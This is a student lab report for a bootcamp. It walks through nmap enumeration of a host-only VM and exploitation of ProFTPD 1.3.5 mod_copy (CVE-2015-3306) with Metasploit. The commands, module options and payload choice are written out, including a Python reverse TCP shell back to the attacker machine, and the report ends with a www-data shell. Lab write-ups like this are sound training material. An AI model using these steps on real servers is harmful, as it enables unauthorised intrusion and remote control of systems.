TASK 4: Vulnerability Assessment Report

Date: 17/08/2025

Prepared for: MuLearn Bootcamp

Prepared By: Atul H

Basic Info:

VM Setup: ERULNX16 named machine was given to assess the vulnerability, imported in host only network.

Attacker Machine: Kali Linux

- **IP:** 192.168.56.102

Target Machine: ERULNIX16

- **IP:** 192.168.56.101

Tools: Nmap, Metasploit Framework.

ENUMERATION:

The first stage is enumeration, which is to gather the information about our system. First we need to find the IP of our target machine. Using ifconfig we get our Kali machine's ip address i.e **192.168.56.102**. We use **nmap -sP** for a ping scan to verify which all devices are active and pinging currently(checking devices ae alive or not!). It is useful for host discovery before a detailed scan.

When we do the **-sP** scan we get 4 devices which is connected to the network, as the device is host only it mentions virtual machine. From the VM's we know our IP and the next currently running is our target machine's IP. We get our target machine's IP i.e **192.168.56.101**. We then perform a version scan**(-sV)** to detect which all versions and open ports are available. We can then see a couple of ports being open. By searching we can gain more details on the version in which the current ports are open.

We then try to open the IP in browser : http://192.168.56.101


Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	


Apache/2.4.7 (Ubuntu) Server at 192.168.56.101 Port 80

When we search for the FTP server proFTPD we can see “ProFTPD is a popular FTP server used for **hosting, transferring, and sharing files over networks”.**


As we can see, the vulnerable ProFTPD service was detected in the port 21. In addition, NSE also fully informed us about this particular vulnerability by providing us with detailed information.




Next step is to run Metasploitable framework to exploit this vulnerability using a reverse shell payload.



Once we get our msfconsole running, we can verify the exploit proftpd exists. Using the command **search proftpd 1.3.5** we search for any relevant exploit in the metasploit’s database:



We found an exploit, which is also ranked as excellent, so we now select it using the command **use 0** or **use proftpd_modcopy_exec**. Then, we use **show options** to see all required options that we need to configure in order to run the exploit:



We use the commands :

- set RHOSTS <target ip> (**set RHOSTS 192.168.56.101**)
- **set SITEPATH /var/www/html**
- set LHOST <our IP> (**set LHOST 192.168.56.102**) [only if the LHOST is not our machine's IP by default].

to set the remote host and the writable website path.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS ProFTPD 192.168.56.101
RHOSTS ⇒ ProFTPD 192.168.56.101
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH ⇒ /var/www/html
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name        Current Setting             Required  Description
   ----        ---------------             --------  -----------
   CHOST                                   no        The local client address
   CPORT                                   no        The local client port
   Proxies                                 no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      ProFTPD 192.168.56.101      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
   RPORT       80                          yes       HTTP port (TCP)
   RPORT_FTP   21                          yes       FTP port
   SITEPATH    /var/www/html               yes       Absolute writable website path
   SSL         false                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                           yes       Base path to the website
   TMPPATH     /tmp                        yes       Absolute writable path
   VHOST                                   no        HTTP server virtual host


Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
   SHELL  /bin/sh          yes       The system shell to use


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

Then, using the command **show payloads** we can see the available payloads and select one with **set payload <**payload name**>**. In our case, we will use the **payload/cmd/unix/reverse_python**, which is a Reverse TCP shell via Python.


```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser              .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk             .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat          .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl            .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6       .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic              .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind        .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse     .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk          .                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat       .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl         .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl     .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python       .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl   .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload ⇒ cmd/unix/reverse_python
```

Finally we execute the exploit using **run:**



That's it! As seen in the above screenshot, a command shell session with a reverse TCP connection opened and we successfully gained access to the server's system! We verify our access using the commands **whoami** and **ls**.

We found that the user is www-data and the directories in this include chat, drupal, payroll_app.php, phpmyadmin. The attacker was able to gain access to a remote shell by a http request using a payload(metasploitable) which gives the attackers access to these directories.

Vulnerability:

ProFTPD is open in port 21. The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

Reference:

https://www.cvedetails.com/cve/CVE-2015-3306/

https://github.com/rapid7/metasploitable3

https://en.wikipedia.org/wiki/ProFTPD